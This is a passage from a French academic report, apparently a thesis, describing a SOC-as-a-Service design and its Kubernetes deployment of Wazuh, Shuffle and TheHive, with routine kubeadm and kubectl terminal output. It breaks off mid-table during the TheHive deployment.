VirusTotal est un service d'analyse de fichiers et d'URL qui s'appuie sur plus de 70 moteurs antivirus ainsi que sur des services de blocage d'URL et de domaines. Il utilise également divers outils permettant d'extraire des indicateurs à partir du contenu analysé. Tout utilisateur peut soumettre un fichier via une interface web accessible depuis un navigateur. Plusieurs méthodes de soumission sont proposées : l'interface web publique (prioritaire dans la file d'attente), des applications de bureau, des extensions de navigateur, ainsi qu'une API programmatique. Cette API, basée sur HTTP, permet d'automatiser les envois de fichiers depuis n'importe quel langage de programmation.

#### 2. AbuseIPDB

AbuseIPDB est un service spécialisé dans la collecte collaborative de rapports d'abus liés aux adresses IP, avec pour objectif de lutter contre les activités malveillantes telles que le piratage, les tentatives de connexion brute force, le spam, ou les scans de ports. Contrairement à VirusTotal, qui se concentre principalement sur l'analyse de fichiers et de liens à l'aide de moteurs antivirus, AbuseIPDB se distingue par son approche communautaire et orientée réseau, reposant sur les contributions d'utilisateurs du monde entier. Il permet de vérifier la réputation d'une adresse IP ou d'en signaler une en fonction d'incidents observés, et fournit un score d'abus ainsi qu'un historique des signalements. Ce type de renseignement est particulièrement utile pour filtrer ou bloquer proactivement des connexions suspectes dans un environnement SOC.

#### 3. EmailRep

EmailRep est un système composé de robots d'exploration, de scanners et de services d'enrichissement, conçu pour collecter des données sur les adresses e-mail, les noms de domaine et les identités numériques sur Internet.

Il s'appuie sur des centaines de sources d'information, incluant les profils de réseaux sociaux, les sites de réseautage professionnel, les fuites d'identifiants sur le dark web, les violations de données, les kits de phishing, les courriels malveillants, les listes de spam, les relais de messagerie ouverts, ainsi que des données sur l'âge et la réputation des domaines ou la délivrabilité des e-mails. Ces éléments sont analysés afin d'évaluer

le niveau de risque associé à une adresse e-mail.

## 3.7 Load Balancer

L'équilibreur de charge consiste à distribuer la charge de travail informatique entre plusieurs ordinateurs. Sur Internet, cette approche est fréquemment utilisée pour répartir le trafic réseau entre plusieurs serveurs. Cela permet de diminuer la charge sur chaque serveur, augmentant ainsi leur efficacité, d'accélérer les performances et de réduire la latence [56].

### 3.7.1 HAProxy

HAProxy (High Availability Proxy) est un équilibreur de charge open-source réputé pour sa performance, sa fiabilité et sa flexibilité, supportant à la fois les couches TCP et HTTP/HTTPS [57].

#### Caractéristiques du HAProxy

1. **Haute Performance** : Il gère un grand nombre de requêtes par seconde avec une latence minimale, ainsi, il est optimisé pour les architectures modernes (microservices, cloud).
2. **Algorithmes de Répartition** :
  - *Round Robin* : Distribution cyclique des requêtes.
  - *Least Connections* : Priorise les serveurs les moins occupés.
  - *Source IP Hash* : Persistance de session basée sur l'IP client.
3. **Vérification de l'état** : Il vérifie la disponibilité des serveurs backend via des requêtes HTTP/TCP.
4. **Sécurité** : Une protection contre les attaques DDoS en utilisant des ACLs et limitation de débit.




FIGURE 3.8 – Load Balancer

## 3.8 Fonctionnement de la Plateforme SOC

Nous présentons ci-après le fonctionnement de notre solution SOC.

- **Collecte des données/logs** : Une collecte complète de données est effectuée à partir de diverses sources, comprenant les systèmes d'exploitation, les équipements réseau, les applications cloud, les bases de données et les outils de sécurité. Les journaux sont centralisés via des agents légers et des protocoles standardisés, garantissant une visibilité totale de l'infrastructure informatique, sur site ou dans le cloud.
- **Indexation et stockage** : Une fois les données collectées, elles sont normalisées et indexées dans une base de données (wazuh-indexer) pour des recherches rapides. Des politiques de rétention de 30 à 90 jours sont mises en place pour respecter les exigences légales et opérationnelles.
- **Analyse des données** : Des requêtes personnalisées aident à reconnaître des schémas d'attaque dans le cadre du framework MITRE ATT&CK, comme les mouvements latéraux ou les exfiltrations de données. Par exemple, plusieurs échecs de connexion suivis d'un succès déclenchent une analyse pour déceler une compromission potentielle.
- **Déclenchement d'alertes** : Les anomalies détectées génèrent des alertes qui sont classées selon leur niveau de criticité, allant de faible à critique. Ces alertes sont accompagnées de métadonnées contextuelles, telles que l'adresse IP source et l'utilisateur concerné, avant d'être transmises à notre plateforme SOAR.
- **Triage d'alertes** : Les alertes sont soigneusement filtrées afin de supprimer les faux positifs et de privilégier les menaces réelles. Les analystes SOC s'appuient sur des tableaux de bord interactifs pour visualiser l'historique des incidents similaires et évaluer leur degré d'urgence.
- **Extraction des observables** : Cette étape consiste à identifier les Indicateurs de Compromission (IoC) importants, comme les adresses IP, les hashes de fichiers, les URLs suspectes ou des comportements anormaux.
- **Analyse et enrichissement des observables** : Les IoC sont enrichis via des sources de Threat Intelligence pour évaluer leur réputation et leur relation avec des campagnes connues. Un hash de fichier peut être vérifié dans des bases de malwares pour valider sa dangerosité. L'enrichissement inclut également une corrélation avec des incidents antérieurs : une IP liée à une attaque DDoS sera considérée avec une priorité plus élevée.
- **Exécution des playbooks adéquats** : Une fois la menace caractérisée, des playbooks prédéfinis, adaptés au type de risque identifié, sont activés pour orchestrer la réponse.




FIGURE 3.9 – Fonctionnement du SOC

### **3.9 Conclusion**

Ce chapitre a présenté l'analyse et la conception détaillées de notre plateforme SOC-as-a-Service, en mettant en lumière les critères essentiels qui ont guidé le choix des outils ainsi que leur intégration au sein d'une architecture scalable et sécurisée. Nous avons opté pour des solutions open source comme Wazuh (SIEM/XDR) et Shuffle (SOAR), combinées à TheHive pour la gestion des incidents, afin de répondre aux exigences de détection, d'analyse et de réponse aux menaces.

En conclusion, cette conception robuste, couplée à des outils interopérables et adaptés aux besoins des PME, pose les bases d'un SOC efficace, capable de s'adapter aux évolutions du paysage cyber. Les prochaines étapes consisteront à implémenter cette architecture et à évaluer ses performances dans un environnement opérationnel, comme détaillé dans le chapitre suivant.

## Chapitre 4

# Réalisation et Tests de Validation

### 4.1 Introduction

Ce chapitre propose une approche pratique de la mise en œuvre du SOC, en abordant à la fois le déploiement technique et les tests de validation. Nous y démontrons comment l'architecture élaborée répond aux exigences en matière de détection des menaces et de réponse rapide, grâce à l'automatisation via SOAR. Cela inclut l'intégration des outils tels que le SIEM et le SOAR, ainsi que la réalisation de simulations d'attaques basées sur les scénarios MITRE ATT&CK.

### 4.2 Présentation du Cluster Kubernetes

Ce cluster Kubernetes combine résilience, grâce à ses nœuds Control Plane redondants, et flexibilité via la mise à l'échelle automatique des Workers. Pour répondre aux exigences de haute disponibilité et de scalabilité, ce cluster a été déployé avec une architecture redondante.

#### 1. Nœuds Control Plane (Maitres) : 2 Machines :

- **Rôle** : Gestion de l'orchestration, de la planification des pods et de l'état du cluster.
- **Haute Disponibilité** : Utilisation d'une Load balancer externe (HAProxy) pour un accès unifié à l'API Kubernetes.

#### 2. Nœuds Worker : 2 machines :

- **Rôle** : Exécution des charges de travail (Wazuh, Shuffle, TheHive...).
- **Scalabilité** : Possibilité d'ajouter dynamiquement des nœuds.

Cette architecture assure à la fois haute disponibilité et performance. Elle permet une gestion agile des ressources, essentielle pour répondre aux pics d'activité et garantir une détection en temps réel des incidents.






FIGURE 4.1 – Architecture du Cluster

TABLE 4.1 – Composants du cluster

| Nom         | Rôle          | OS                  | Outils déployés                                                       |
|-------------|---------------|---------------------|-----------------------------------------------------------------------|
| k8s-master1 | Control Plane | Ubuntu Server 22.04 | kube-apiserver, etcd, kube-scheduler, kube-controller-manager, Calico |
| k8s-master2 | Control Plane | Ubuntu Server 22.04 | kube-apiserver, etcd, kube-scheduler, kube-controller-manager         |
| k8s-worker1 | Worker        | Ubuntu Server 22.04 | kube-proxy, kubelet, wazuh, shuffle...                                |
| k8s-worker2 | Worker        | Ubuntu Server 22.04 | kube-proxy, kubelet, wazuh, shuffle...                                |

### 4.3 Déploiement du Cluster Kubernetes

1. L'installation du logiciel de conteneurisation **Containerd** sur tout les noeuds.

```
eadn-user@k8s-master1:~$ containerd --version
containerd containerd.io 1.7.27 05044ec0a9a75232cad458027ca83437aae3f4da
```

FIGURE 4.2 – Containerd

2. L'installation des outils **kubeadm**, **kubelet**, **kubectl** sur tous les noeuds

```
eadn-user@k8s-master1:~$ sudo apt-mark hold kubelet kubeadm kubectl
kubelet set on hold.
kubeadm set on hold.
kubectl set on hold.
```

FIGURE 4.3 – kubeadm, kubelet, kubectl

3. Initialisation du maitre avec **kubeadm** pour ensuite initialiser le cluster.

Your Kubernetes control-plane has initialized successfully!

To start using your cluster, you need to run the following as a regular user:

```
mkdir -p $HOME/.kube
sudo cp -i /etc/kubernetes/admin.conf $HOME/.kube/config
sudo chown $(id -u):$(id -g) $HOME/.kube/config
```

Alternatively, if you are the root user, you can run:

```
export KUBECONFIG=/etc/kubernetes/admin.conf
```

You should now deploy a pod network to the cluster.

Run "kubectl apply -f [podnetwork].yaml" with one of the options listed at:  
<https://kubernetes.io/docs/concepts/cluster-administration/addons/>

You can now join any number of control-plane nodes running the following command on each as root:

```
kubeadm join 192.168.1.100:6443 --token t1zy4u.f2uelgomv3sndogb \
--discovery-token-ca-cert-hash sha256:bf803290ddd0dc5de6ba9114656313e02995e65df2649abd32c8a814490bc839 \
--control-plane --certificate-key 98368f7deba135f33dfcf0d069c4aad0c334903545e1e4cdf9e6296e17f929ab
```

Please note that the certificate-key gives access to cluster sensitive data, keep it secret!

As a safeguard, uploaded-certs will be deleted in two hours; If necessary, you can use  
 "kubeadm init phase upload-certs --upload-certs" to reload certs afterward.

Then you can join any number of worker nodes by running the following on each as root:

```
kubeadm join 192.168.1.100:6443 --token t1zy4u.f2uelgomv3sndogb \
--discovery-token-ca-cert-hash sha256:bf803290ddd0dc5de6ba9114656313e02995e65df2649abd32c8a814490bc839
eadn-user@k8s-master1:~$
```

FIGURE 4.4 – Initialisation du cluster

4. Joindre les autres maitres et les travailleures en utilisant les commandes donnees a la fin de l'initialisation du cluster.

```

eadn-user@k8s-worker1:~$ sudo su
root@k8s-worker1:/home/eadn-user#
root@k8s-worker1:/home/eadn-user# kubeadm join [REDACTED] --token dzmzne.gv5p3d3fz8zq4jhm \
--discovery-token-ca-cert-hash sha256:19a47e72ab4b39fc7e9e28bf3840cc87dfd502f6d8c8753741405cf4e2fa9a82
[preflight] Running pre-flight checks
[preflight] Reading configuration from the "kubeadm-config" ConfigMap in namespace "kube-system"...
[preflight] Use 'kubeadm init phase upload-config --config your-config-file' to re-upload it.
[kubelet-start] Writing kubelet configuration to file "/var/lib/kubelet/config.yaml"
[kubelet-start] Writing kubelet environment file with flags to file "/var/lib/kubelet/kubeadm-flags.env"
[kubelet-start] Starting the kubelet
[kubelet-check] Waiting for a healthy kubelet at http://127.0.0.1:10248/healthz. This can take up to 4m0s
[kubelet-check] The kubelet is healthy after 521.97661ms
[kubelet-start] Waiting for the kubelet to perform the TLS Bootstrap

This node has joined the cluster:
* Certificate signing request was sent to apiservert and a response was received.
* The Kubelet was informed of the new secure connection details.

Run 'kubectl get nodes' on the control-plane to see this node join the cluster.

```

FIGURE 4.5 – Joindre un worker

```

eadn-user@k8s-master1:~$ kubectl get pods -A

```

| NAMESPACE   | NAME                                     | READY | STATUS  | RESTARTS      | AGE   |
|-------------|------------------------------------------|-------|---------|---------------|-------|
| kube-system | calico-kube-controllers-7bfdc5b57c-gvthv | 1/1   | Running | 8 (9m45s ago) | 17h   |
| kube-system | calico-node-jrgcp                        | 1/1   | Running | 0             | 19m   |
| kube-system | calico-node-n26xz                        | 1/1   | Running | 4 (9m9s ago)  | 17h   |
| kube-system | calico-node-qxgxb                        | 1/1   | Running | 0             | 2m59s |
| kube-system | calico-node-vlzf2                        | 1/1   | Running | 1 (5m41s ago) | 33m   |
| kube-system | coredns-674b8bbfcf-cprd9                 | 1/1   | Running | 4 (9m9s ago)  | 17h   |
| kube-system | coredns-674b8bbfcf-sdw7f                 | 1/1   | Running | 4 (9m9s ago)  | 17h   |
| kube-system | etcd-k8s-master1                         | 1/1   | Running | 4 (9m9s ago)  | 17h   |
| kube-system | etcd-k8s-master2                         | 1/1   | Running | 1 (5m41s ago) | 33m   |
| kube-system | kube-apiserver-k8s-master1               | 1/1   | Running | 12 (6m7s ago) | 17h   |
| kube-system | kube-apiserver-k8s-master2               | 1/1   | Running | 1 (5m41s ago) | 33m   |
| kube-system | kube-controller-manager-k8s-master1      | 1/1   | Running | 5 (9m9s ago)  | 17h   |
| kube-system | kube-controller-manager-k8s-master2      | 1/1   | Running | 1 (5m41s ago) | 33m   |
| kube-system | kube-proxy-76jwv                         | 1/1   | Running | 0             | 19m   |
| kube-system | kube-proxy-fwgrp                         | 1/1   | Running | 4 (9m9s ago)  | 17h   |
| kube-system | kube-proxy-l4hkx                         | 1/1   | Running | 0             | 2m59s |
| kube-system | kube-proxy-rx8kd                         | 1/1   | Running | 1 (5m41s ago) | 33m   |
| kube-system | kube-scheduler-k8s-master1               | 1/1   | Running | 5 (9m9s ago)  | 17h   |
| kube-system | kube-scheduler-k8s-master2               | 1/1   | Running | 1 (5m41s ago) | 33m   |

```

eadn-user@k8s-master1:~$
eadn-user@k8s-master1:~$ kubectl get nodes

```

| NAME        | STATUS | ROLES         | AGE  | VERSION |
|-------------|--------|---------------|------|---------|
| k8s-master1 | Ready  | control-plane | 17h  | v1.33.0 |
| k8s-master2 | Ready  | control-plane | 33m  | v1.33.0 |
| k8s-worker1 | Ready  | <none>        | 19m  | v1.33.0 |
| k8s-worker2 | Ready  | <none>        | 3m5s | v1.33.0 |

FIGURE 4.6 – Cluster kubernetes

Maintenant notre cluster est prêt et nous pouvons déployer les technologies de détection et de réponse dont nous avons besoin.

## 4.4 Déploiement des Outils

Le déploiement d'outils sur Kubernetes s'appuie sur des manifests YAML décrivant les ressources nécessaires au bon fonctionnement des applications. Ces fichiers de configuration définissent des composants clés tels que les **Deployments** pour gérer les pods et les répliques des applications, les **Services** pour l'exposition des applications en interne ou en externe, les **StatefulSets** pour les applications avec état, comme les bases de données, ou encore les **PersistentVolumes** et **PersistentVolumeClaims** pour assurer le stockage persistant des données.

Ces manifests, appliqués via `kubectl apply -f`, permettent à Kubernetes d'orchestrer automatiquement les ressources, garantissant haute disponibilité, scalabilité et résilience, essentielles pour un SOCaaS.

### 4.4.1 Déploiement du Wazuh (SIEM)

1. Nous clonons le dépôt (repository) depuis le SCM officiel de EADN.

```
eadn-user@k8s-master1:~$ git clone https://scm.eadn.dz/SOC/wazuh-kubernetes.git
Cloning into 'wazuh-kubernetes'...
remote: Enumerating objects: 65, done.
remote: Counting objects: 100% (65/65), done.
remote: Compressing objects: 100% (62/62), done.
remote: Total 65 (delta 23), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (65/65), 35.23 KiB | 1.60 MiB/s, done.
Resolving deltas: 100% (23/23), done.
```

FIGURE 4.7 – Installer le dépôt Wazuh

2. Appliquer les fichiers YAML nécessaires a travers le fichier de personnalisation *kustomization.yml* dans le répertoire **wazuh-kubernetes/envs/local-env/**

```
eadn-user@k8s-master1:~/wazuh-kubernetes$ kubectl apply -k envs/local-env/
namespace/wazuh created
storageclass.storage.k8s.io/wazuh-storage created
configmap/dashboard-conf-46kfc92gfm created
configmap/indexer-conf-t8tdh7thct created
configmap/wazuh-conf-54bf8bh7fk created
secret/dashboard-certs-7tgkt6b5c6 created
secret/dashboard-cred created
secret/indexer-certs-96tdkthhk5 created
secret/indexer-cred created
secret/wazuh-api-cred created
secret/wazuh-authd-pass created
secret/wazuh-cluster-key created
service/dashboard created
service/indexer created
service/wazuh created
service/wazuh-cluster created
service/wazuh-indexer created
service/wazuh-workers created
deployment.apps/wazuh-dashboard created
statefulset.apps/wazuh-indexer created
statefulset.apps/wazuh-manager-master created
statefulset.apps/wazuh-manager-worker created
```

FIGURE 4.8 – Appliquer les fichier YAML du Wazuh

3. S'assurer que les ressources sont correctement distribuées et assignées aux nœuds travailleurs.

```
eadn-user@k8s-master1:~/wazuh-kubernetes$ kubectl get pods -n wazuh -o wide
```

| NAME                             | READY | STATUS  | RESTARTS    | AGE | IP             | NODE        |
|----------------------------------|-------|---------|-------------|-----|----------------|-------------|
| wazuh-dashboard-59cdd7f889-hh6vb | 1/1   | Running | 0           | 18m | 10.244.194.104 | k8s-worker1 |
| wazuh-indexer-0                  | 1/1   | Running | 0           | 18m | 10.244.126.9   | k8s-worker2 |
| wazuh-manager-master-0           | 1/1   | Running | 0           | 18m | 10.244.126.8   | k8s-worker2 |
| wazuh-manager-worker-0           | 1/1   | Running | 2 (20s ago) | 18m | 10.244.194.103 | k8s-worker1 |

FIGURE 4.9 – Assigner les ressources aux nœuds travailleurs Wazuh

4. Accéder à la plateforme Wazuh.




FIGURE 4.10 – Tableau de bord Wazuh

## 4.4.2 Déploiement du Shuffle (SOA)

1. Nous clonons le dépôt (repository) depuis le SCM officiel de EADN.

```
eadn-user@k8s-master1:~$ git clone https://scm.eadn.dz/SOC/Shuffle.git
Cloning into 'Shuffle'...
remote: Enumerating objects: 507, done.
remote: Counting objects: 100% (507/507), done.
remote: Compressing objects: 100% (415/415), done.
remote: Total 507 (delta 63), reused 507 (delta 63), pack-reused 0
Receiving objects: 100% (507/507), 3.97 MiB | 2.85 MiB/s, done.
Resolving deltas: 100% (63/63), done.
```

FIGURE 4.11 – Installer le dépôt Shuffle

2. Appliquer le fichier YAML *all-in-one. yaml* se trouvant dans le répertoire **Shuffle/functions/kubernetes** après l'avoir ajusté selon nos besoins. Cela créera les ressources nécessaires.

```
eadn-user@k8s-master1:~/Shuffle/functions/kubernetes$ kubectl apply -f all-in-one.yaml
namespace/shuffle created
configmap/env created
role.rbac.authorization.k8s.io/pod-manager created
rolebinding.rbac.authorization.k8s.io/pod-manager-binding created
persistentvolume/shuffle-os-pv created
persistentvolumeclaim/opensearch-claim0 created
deployment.apps/opensearch created
service/opensearch created
persistentvolume/shuffle-apps-pv created
persistentvolume/shuffle-files-pv created
persistentvolumeclaim/backend-files-claim created
persistentvolumeclaim/backend-apps-claim created
deployment.apps/shuffle-memcached created
service/shuffle-memcached created
deployment.apps/backend created
service/shuffle-backend created
deployment.apps/frontend created
service/frontend created
deployment.apps/orborus created
```

FIGURE 4.12 – Appliquer le fichier YAML du Shuffle

3. S'assurer que les ressources sont correctement distribuées et assignées aux nœuds travailleurs.

```
eadn-user@k8s-master1:~/Shuffle/functions/kubernetes$ kubectl get pods -n shuffle -o wide
NAME                                READY   STATUS    RESTARTS   AGE   IP              NODE
backend-cdf47b994-v87bv             1/1    Running   0           16m   10.244.194.99   k8s-worker1
frontend-6c6458db64-ndfg7          1/1    Running   0           16m   10.244.126.61   k8s-worker2
opensearch-54967df56d-r7z45        1/1    Running   0           16m   10.244.194.96   k8s-worker1
orborus-856f488b76-7247f           1/1    Running   0           16m   10.244.126.63   k8s-worker2
shuffle-memcached-7d479595f8-rghgf 1/1    Running   0           16m   10.244.194.97   k8s-worker1
shuffle-workers-5b84d88467-7ncbm    1/1    Running   0           13m   10.244.126.4    k8s-worker2
shuffle-workers-5b84d88467-kddkq    1/1    Running   0           13m   10.244.126.3    k8s-worker2
shuffle-workers-5b84d88467-ml2hj    1/1    Running   0           13m   10.244.194.98   k8s-worker1
shuffle-workers-5b84d88467-vwdh4    1/1    Running   0           13m   10.244.194.69   k8s-worker1
shuffle-workers-5b84d88467-x7fp7    1/1    Running   0           13m   10.244.126.2    k8s-worker2
```

FIGURE 4.13 – Assigner les ressources aux nœuds travailleurs Shuffle

4. Accéder à la plateforme Shuffle.




FIGURE 4.14 – Tableau de bord TheHive Shuffle

### 4.4.3 Déploiement du TheHive (SIRP)

1. Téléchargeons le Fichier YAML (manifest) nécessaire pour le déploiement.

```
eadn-user@k8s-master1:~$ ls
calico.yaml k8s-thehive.yaml linux-amd64
```

FIGURE 4.15 – Installer le dépôt TheHive

2. Appliquer le fichier YAML *k8s-thehive.yaml* après l'avoir ajusté selon nos besoins. Cela créera les ressources nécessaires.

```
eadn-user@k8s-master1:~$ kubectl apply -f k8s-thehive.yaml
service/cassandra created
statefulset.apps/cassandra created
service/elasticsearch created
statefulset.apps/elasticsearch created
service/minio created
statefulset.apps/minio created
role.rbac.authorization.k8s.io/pod-reader created
serviceaccount/thehive created
rolebinding.rbac.authorization.k8s.io/read-pods created
service/thehive created
deployment.apps/thehive created
```

FIGURE 4.16 – Appliquer le fichier YAML du Thehive

3. S'assurer que les ressources sont correctement distribuées et assignées aux nœuds travailleurs.

```
eadn-user@k8s-master1:~$ kubectl get pods -n thehive -o wide
```

| NAME                     | READY | STATUS  | RESTARTS | AGE | IP             | NODE        |
|--------------------------|-------|---------|----------|-----|----------------|-------------|
| cassandra-0              | 1/1   | Running | 0        | 25m | 10.244.126.6   | k8s-worker2 |
| elasticsearch-0          | 1/1   | Running | 0        | 25m | 10.244.194.101 | k8s-worker1 |
